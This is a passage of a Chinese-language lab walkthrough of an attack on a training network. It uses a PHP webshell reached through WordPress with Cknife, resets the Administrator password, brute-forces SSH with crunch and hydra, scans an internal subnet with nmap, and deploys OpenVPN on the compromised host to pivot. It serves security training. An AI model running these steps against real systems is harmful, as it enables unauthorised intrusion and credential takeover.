
在媒体库中有上传文件选项，尝试直接上传 shell.php 一句话木马，发现网站后台不允许上传该种类型文件，因此无法通过这个地方 getshell。

访问 http://192.168.1.5/wordpress/wp-content/upgrade，可以发现 shell.zip 被解压后的内容。


再访问 http://192.168.1.5/wordpress/wp-content/upgrade/shell/shell.php，发现文件存在，说明一句话木马成功上传到服务器中。

然后使用如下命令打开中国菜刀工具。在中国菜刀中进行如下图所示配置，其中地址是 http://192.168.1.5/wordpress/wp-content/upgrade/shell/shell.php；密码是 shell.php 文件中的 POST 参数名，即 cmd；编码选择 GBK，因为目标服务器可能出现中文，而 UTF-8 编码方式可能导致乱码。然后点击“添加”。

java -jar Cknife.jar




成功获取系统权限。



2.4 修改系统超级管理员密码


在“模拟终端”中执行如下 cmd 命令，查看系统中的用户，其中 Administrator 是超级管理员用户。

net user




使用如下命令修改系统超级管理员密码，修改后的密码是 Simplexue123。

net user Administrator Simplexue123




2.5 使用 rdesktop 远程登陆，获取 C 盘下的 username.txt 文件

在操作机中使用如下命令使用 rdesktop 远程登录目标机 192.168.1.5，账户名和密码分别是 Administrator 和 Simplexue123。



在 C 盘根目录下获取 username.txt 文件内容，文件内容中的 IP 地址是

192.168.1.6。



任务三

3.1 生成爆破密码字典，爆破目标主机密码，提交爆破密码

从上个任务中得到了关于 192.168.1.6 的账户密码信息，用户名是 root，密码共 9 位，且前 6 位是 hacker。因此可以使用 crunch 工具生成爆破密码字典。

crunch 9 9 -t hacker%%% -o password.txt

```
root@simpleedu:/home/Hack# crunch 9 9 -t hacker%%% -o password.txt
Crunch will now generate the following amount of data: 10000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output
root@simpleedu:/home/Hack# head password.txt
hacker000
hacker001
hacker002
hacker003
hacker004
hacker005
hacker006
hacker007
hacker008
hacker009
```

然后使用如下命令爆破主机 192.168.1.6 的密码，爆破得到的密码是**hacker427**。

hydra -l root -P password.txt ssh://192.168.1.6

```
root@simpleedu:/home/Hack# hydra -l root -P password.txt ssh://192.168.1.6
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-05-19 06:49:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000
), ~63 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[STATUS] 263.00 tries/min, 263 tries in 00:01h, 744 to do in 00:03h, 16 active
[22][ssh] host: 192.168.1.6   login: root   password: hacker427
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete u
ntil end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-19 06:50:55
```

3.2 登陆目标机，扫描网络内主机、服务

使用如下命令登录目标机。

ssh root@192.168.1.6

```
root@simpleedu:/home/Hack# ssh root@192.168.1.6
root@192.168.1.6's password:
Last failed login: Thu May 19 18:50:56 CST 2022 from 192.168.1.2 on ssh:notty
There were 500 failed login attempts since the last successful login.
Last login: Thu May 19 14:47:49 2022 from 192.168.1.2
[root@simple ~]# whoami
root
```

使用 ifconfig 命令查看主机 192.168.1.6 网络配置，除了 IP 地址是 192.168.1.6 的网卡外，还存在 IP 地址是 192.168.2.2 的网卡，说明存在 192.168.2.0/24 网段。

ifconfig

```
[root@simple ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::f816:3eff:fe4d:cab0  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:4d:ca:b0  txqueuelen 1000  (Ethernet)
        RX packets 2285  bytes 294127 (287.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2548  bytes 394994 (385.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.2.2  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::5d2f:9bc9:fc66:4f80  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:74:74:19  txqueuelen 1000  (Ethernet)
        RX packets 221  bytes 19458 (19.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 214  bytes 18588 (18.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

使用如下命令扫描 192.168.2.0/24 网段中的存活主机，可以发现总共有三台存活主机，除了 192.168.2.2 外，还有 192.168.2.3 和 192.168.2.10。

nmap -sn 192.168.2.0/24

```
[root@simple ~]# nmap -sn 192.168.2.0/24

Starting Nmap 6.40 ( http://nmap.org ) at 2022-05-19 19:14 CST
Nmap scan report for host-192-168-2-3.openstacklocal (192.168.2.3)
Host is up (0.00055s latency).
MAC Address: FA:16:3E:05:C7:FF (Unknown)
Nmap scan report for host-192-168-2-10.openstacklocal (192.168.2.10)
Host is up (0.0012s latency).
MAC Address: FA:16:3E:C3:61:B9 (Unknown)
Nmap scan report for host-192-168-2-2.openstacklocal (192.168.2.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.45 seconds
```

再分别使用如下命令扫描存活主机开放的端口和服务。

nmap 192.168.2.3

nmap 192.168.2.10

```
[root@simple ~]# nmap 192.168.2.3

Starting Nmap 6.40 ( http://nmap.org ) at 2022-05-19 19:17 CST
Nmap scan report for host-192-168-2-3.openstacklocal (192.168.2.3)
Host is up (0.00057s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:05:C7:FF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[root@simple ~]# nmap 192.168.2.10

Starting Nmap 6.40 ( http://nmap.org ) at 2022-05-19 19:17 CST
Nmap scan report for host-192-168-2-10.openstacklocal (192.168.2.10)
Host is up (0.00051s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: FA:16:3E:C3:61:B9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

3.3 获取根分区 key3.txt 文件

获取根目录下 key3.txt 的文件内容，文件内容是 **openvpn**。

```
[root@simple ~]# ls /
bin   data  etc   key3.txt  lib64       media  opt   root  sbin  sys  usr
boot  dev   home  lib       lost+found  mnt    proc  run   srv   tmp  var
[root@simple ~]# cat /key3.txt
openvpn
```

任务四

4.1 192.168.1.6 部署 VPN 服务

ftp 服务器 192.168.1.4 中存在 openvpn.zip 文件，从任务一中可以得知 ftp 服务器的账户和密码分别是 simple 和 simple123，使用 ftp 192.168.1.4 登录 ftp 服务器后，再使用 ftp 的如下命令将 192.168.1.4 中的 openvpn.zip 文件下载到本地。

get openvpn.zip

```
root@simpleedu:~/Desktop# ftp 192.168.1.4
Connected to 192.168.1.4.
220 (vsFTPd 2.2.2)
Name (192.168.1.4:root): simple
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get openvpn.zip
local: openvpn.zip remote: openvpn.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for openvpn.zip (7632001 bytes).
226 Transfer complete.
7632001 bytes received in 0.07 secs (101.2019 MB/s)
```

使用 scp 命令将 openvpn.zip 文件从操作机 192.168.1.2 远程传输到服务器 192.168.1.6，其中 192.168.1.6 的 ssh 用户名是 root，密码是 hacker427。

scp openvpn.zip root@192.168.1.6:/root

```
root@simpleedu:~/Desktop# scp openvpn.zip root@192.168.1.6:/root
root@192.168.1.6's password:
openvpn.zip                                   100% 7453KB 158.5MB/s   00:00
```

在服务器 192.168.1.6 上解压 openvpn.zip 文件，并安装 openvpn 服务。

unzip openvpn.zip

cd openvpn

yum localinstall *

```
[root@simple ~]# unzip openvpn.zip
Archive:  openvpn.zip
   creating: openvpn/
  inflating: openvpn/xl2tpd-1.3.8-2.el7.x86_64.rpm
  inflating: openvpn/lrzsz-0.12.20-36.el7.x86_64.rpm
  inflating: openvpn/tcpdump-4.9.0-5.el7.x86_64.rpm
  inflating: openvpn/openvswitch-2.5.0-2.el7.x86_64.rpm
  inflating: openvpn/pkcs11-helper-1.11-3.el7.x86_64.rpm
  inflating: openvpn/openvpn-2.4.4-1.el7.x86_64.rpm
  inflating: openvpn/unbound-libs-1.4.20-34.el7.x86_64.rpm
  inflating: openvpn/bridge-utils-1.5-9.el7.x86_64.rpm
  inflating: openvpn/pam_mysql-0.8.1-0.22.el7.lux.x86_64.rpm
  inflating: openvpn/libreswan-3.20-5.el7_4.x86_64.rpm
  inflating: openvpn/ldns-1.6.16-10.el7.x86_64.rpm
  inflating: openvpn/easy-rsa-2.2.2-1.el5.noarch.rpm
  inflating: openvpn/lz4-1.7.5-2.el7.x86_64.rpm
  inflating: openvpn/openvpn-2.1.3-install.exe
  inflating: openvpn/libevent-2.0.21-4.el7.x86_64.rpm
[root@simple ~]# cd openvpn
[root@simple openvpn]# yum localinstall *
Loaded plugins: fastestmirror
Examining bridge-utils-1.5-9.el7.x86_64.rpm: bridge-utils-1.5-9.el7.x86_64
Marking bridge-utils-1.5-9.el7.x86_64.rpm to be installed
Examining easy-rsa-2.2.2-1.el5.noarch.rpm: easy-rsa-2.2.2-1.el5.noarch
```

将 openvpn 中提供的服务器配置文件拷贝到/etc/openvpn 目录下。

cd /etc/openvpn

cp /usr/share/doc/openvpn-2.4.4/sample/sample-config-files/server.conf ./

```
[root@simple openvpn]# cd /etc/openvpn
[root@simple openvpn]# cp /usr/share/doc/openvpn-2.4.4/sample/sample-config-files/server.conf ./
[root@simple openvpn]# ls
client  server  server.conf
```

依次执行如下命令进行服务器的配置。

mkdir easy-rsa

cd easy-rsa

cp /usr/share/easy-rsa/2.0/* ./

```
[root@simple openvpn]# mkdir easy-rsa
[root@simple openvpn]# cd easy-rsa
[root@simple easy-rsa]# cp /usr/share/easy-rsa/2.0/* ./
[root@simple easy-rsa]# ls
build-ca     build-key         build-key-server  clean-all      openssl-0.9.6.cnf  pkitool      vars
build-dh     build-key-pass    build-req         inherit-inter  openssl-0.9.8.cnf  revoke-full  whichopensslcnf
build-inter  build-key-pkcs12  build-req-pass    list-crl       openssl-1.0.0.cnf  sign-req
```

修改 easy-rsa 目录下的 vars 文件，修改后的文件内容如图所示。

```
# generation process.
export KEY_SIZE=2048

# In how many days should the root CA key expire?
export CA_EXPIRE=3650

# In how many days should certificates expire?
export KEY_EXPIRE=3650

# These are the default values for fields
# which will be placed in the certificate.
# Don't leave any of these fields blank.
export KEY_COUNTRY="CN"
export KEY_PROVINCE="HUBEI"
export KEY_CITY="WUHAN"
export KEY_ORG="WHU"
export KEY_EMAIL="whu@whu.edu.cn"
export KEY_OU="whu"

# X509 Subject Field
export KEY_NAME="EasyRSA"

# PKCS11 Smart Card
# export PKCS11_MODULE_PATH="/usr/lib/changeme.so"
# export PKCS11_PIN=1234

# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN export below
# You will also need to make sure your OpenVPN server config has the duplicate-cn option set
export KEY_CN="192.168.1.6"
```

然后在/etc/openvpn/easy-rsa 目录下依次执行如下命令，这些命令分别用于清除现有数据、加载修改后的 vars 文件中的环境变量、生成证书、生成服务端证书、生成 DH 参数、生成 ta.key 文件、生成客户端证书。

./clean-all

source vars

./build-ca

./build-key-server server

./build-dh

openvpn --genkey --secret /etc/openvpn/easy-rsa/keys/ta.key

./build-key client

```
[root@simple easy-rsa]# ./clean-all
[root@simple easy-rsa]# source vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-rsa/keys
[root@simple easy-rsa]# ./build-ca
Generating a 2048 bit RSA private key
..+++
.........................+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [HUBEI]:
Locality Name (eg, city) [WUHAN]:
Organization Name (eg, company) [WHU]:
Organizational Unit Name (eg, section) [whu]:
Common Name (eg, your name or your server's hostname) [192.168.1.6]:
Name [EasyRSA]:
Email Address [whu@whu.edu.cn]:
[root@simple easy-rsa]# ./build-key-server server
Generating a 2048 bit RSA private key
.........................................+++
.........................+++
```

```
[root@simple easy-rsa]# ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
....+.......................................+.........................................
..................................................................+..................
......................................................................................
.......+..............................................................................
.............................................................+........................
.........................................................+............................
..................................+...................................................
............................+.........................................................
..................................+.....................+..............................
......................................................................................
..........++*++*
[root@simple easy-rsa]# openvpn --genkey --secret /etc/openvpn/easy-rsa/keys/ta.key
[root@simple easy-rsa]# ./build-key client
Generating a 2048 bit RSA private key
......................................................................................
.......................................................+++
......................................................................................
.............................................+++
writing new private key to 'client.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
```

修改/etc/openvpn/server.conf 配置文件，首先配置本地 IP 地址。

```
# Which local IP address should OpenVPN
# listen on? (optional)
local 192.168.1.6
```

配置证书文件在服务器 192.168.1.6 上的路径。、

```
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca /etc/openvpn/easy-rsa/keys/ca.crt
cert /etc/openvpn/easy-rsa/keys/server.crt
key /etc/openvpn/easy-rsa/keys/server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh2048.pem 2048
dh /etc/openvpn/easy-rsa/keys/dh2048.pem
```

配置静态路由。

```
# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
push "route 192.168.2.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"
```

配置网关。

```
# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# or bridge the TUN/TAP interface to the internet
# in order for this to work properly).
push "redirect-gateway def1 bypass-dhcp"
```

使用之前生成的 ta.key 配置防火墙，防 DDos 攻击、UDP 淹没等恶意攻击。

```
# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
tls-auth /etc/openvpn/easy-rsa/keys/ta.key 0 # This file is secret
```

配置服务器的压缩功能。

```
# For compression compatible with older clients use comp-lzo
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo
```

配置用户和用户组为 nobody。

```
# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
user nobody
group nobody
```

使用如下命令开启防火墙服务。

systemctl unmask firewalld

systemctl start firewalld

```
[root@simple openvpn]# systemctl unmask firewalld
Removed symlink /etc/systemd/system/firewalld.service.
[root@simple openvpn]# systemctl start firewalld
```

使用如下命令允许 openvpn 通过防火墙。

firewall-cmd --permanent --add-service openvpn

```
[root@simple openvpn]# firewall-cmd --permanent --add-service openvpn
success
[root@simple openvpn]# firewall-cmd --list-services
dhcpv6-client ssh openvpn
```

使用如下命令添加地址转换策略。

firewall-cmd --permanent --add-masquerade

```
[root@simple openvpn]# firewall-cmd --permanent --add-masquerade
success
```

使用如下命令添加路由转发功能。

echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf

```
[root@simple openvpn]# echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
[root@simple openvpn]# cat /etc/sysctl.conf
# sysctl settings are defined through files in
# /usr/lib/sysctl.d/, /run/sysctl.d/, and /etc/sysctl.d/.
#
# Vendors settings live in /usr/lib/sysctl.d/.
# To override a whole file, create a new file with the same in
# /etc/sysctl.d/ and put new settings there. To override
# only specific settings, add a file with a lexically later
# name in /etc/sysctl.d/ and put new settings there.
#
# For more information, see sysctl.conf(5) and sysctl.d(5).
net.ipv4.ip_forward=1
```

使用如下命令分别使得内存参数配置生效，以及开启 openvpn 服务。

sysctl -p

systemctl start openvpn@server

```
[root@simple openvpn]# sysctl -p
net.ipv4.ip_forward = 1
[root@simple openvpn]# systemctl start openvpn@server
[root@simple openvpn]# systemctl status openvpn@server
● openvpn@server.service - OpenVPN Robust And Highly Flexible Tunneling Application On server
   Loaded: loaded (/usr/lib/systemd/system/openvpn@.service; disabled; vendor preset: disabled)
   Active: active (running) since Fri 2022-05-20 11:52:46 CST; 8s ago
 Main PID: 1339 (openvpn)
   Status: "Initialization Sequence Completed"
   CGroup: /system.slice/system-openvpn.slice/openvpn@server.service
           └─1339 /usr/sbin/openvpn --cd /etc/openvpn/ --config server.conf
```

4.2 192.168.1.5 vpn 连接

在操作机 192.168.1.2 中，使用如下 scp 命令通过 SSH 将文件从远程主机下载到本地。

scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/ca.crt ./

scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/client.crt ./

scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/client.key ./

scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/ta.key ./

